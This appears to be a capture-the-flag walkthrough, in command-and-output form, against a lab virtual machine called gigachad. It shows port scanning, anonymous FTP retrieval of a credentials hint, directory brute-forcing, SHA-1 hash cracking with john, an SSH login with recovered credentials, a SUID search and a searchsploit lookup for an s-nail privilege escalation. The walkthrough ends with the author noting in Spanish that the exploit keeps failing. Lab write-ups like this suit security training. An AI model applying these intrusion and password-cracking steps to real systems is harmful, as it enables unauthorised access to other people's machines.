

```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Wed Jun 11 11:30:40 2025 as: /usr/lib/nmap/nmap --priv
Nmap scan report for 10.0.2.88
Host is up (0.00014s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.65
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x    1 1000     1000          297 Feb 07  2021 chadinfo
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/kingchad.html
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:C9:02:3B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
❯ ftp 10.0.2.88
Connected to 10.0.2.88.
220 (vsFTPd 3.0.3)
Name (10.0.2.88:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63320|)
150 Here comes the directory listing.
-r-xr-xr-x    1 1000     1000          297 Feb 07  2021 chadinfo
226 Directory send OK.
ftp> get chadinfo
local: chadinfo remote: chadinfo
229 Entering Extended Passive Mode (|||37961|)
150 Opening BINARY mode data connection for chadinfo (297 bytes).
100% |***********************************************************
226 Transfer complete.
297 bytes received in 00:00 (388.79 KiB/s)
```


```
❯ cat chadinfo
       File: chadinfo
   1   PK
   2   0
         HR  chadinfoUT   j `Zj `ux
                                    why yes,
   3   ######################
   4   username is chad
   5   ??????????????????????
   6   password?
   7   !!!!!!!!!!!!!!!!!!!!!
   8   go to /drippinchad.png
   9   PK
  10   0
         HR  chadinfoUTj `ux
                          PKN
```


```
❯ gobuster dir -u http://10.0.2.88 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,md,jpg,img,png,xml -t 200 --status-codes-blacklist "301,404"
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.88
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   301,404
[+] User Agent:              gobuster/3.6
[+] Extensions:              xml,php,html,txt,md,jpg,img,png
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 622]
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/bg.jpg               (Status: 200) [Size: 39186]
/robots.txt           (Status: 200) [Size: 39]
/bg2.jpg              (Status: 200) [Size: 168592]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/server-status        (Status: 403) [Size: 274]
Progress: 1985031 / 1985040 (100.00%)
===============================================================
Finished
===============================================================
```







```
❯ echo 'A7F9B77C16A3AA80DAA4E378659226F628326A95\nD82D10564866FD9B201941BCC6C94022196F8EE8' > hashes.txt
❯ cat hashes.txt
       File: hashes.txt
   1   A7F9B77C16A3AA80DAA4E378659226F628326A95
   2   D82D10564866FD9B201941BCC6C94022196F8EE8
❯ john --format=raw-sha1 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
fuck you         (?)
VIRGIN           (?)
2g 0:00:00:00 DONE (2025-06-11 12:14) 100.0g/s 2568Kp/s 2568Kc/s 2915KC/s abc789..Trevor
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
```







```
❯ ssh chad@10.0.2.88
chad@10.0.2.88's password:
Linux gigachad 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 11 05:21:55 2025 from 10.0.2.65
chad@gigachad:~$ pass -> maidenstower
```


```
chad@gigachad:~$ cat user.txt
flag 1/2
```



```
chad@gigachad:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/s-nail/s-nail-privsep
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/chsh
```

```
❯ searchsploit s-nail
---------------------------------------------- ------------------------
 Exploit Title                                |  Path
---------------------------------------------- ------------------------
S-nail < 14.8.16 - Local Privilege Escalation | multiple/local/47172.sh
---------------------------------------------- ------------------------
Shellcodes: No Results
```





He probado de mil maneras y siempre me dice que no hay vulnerabilidad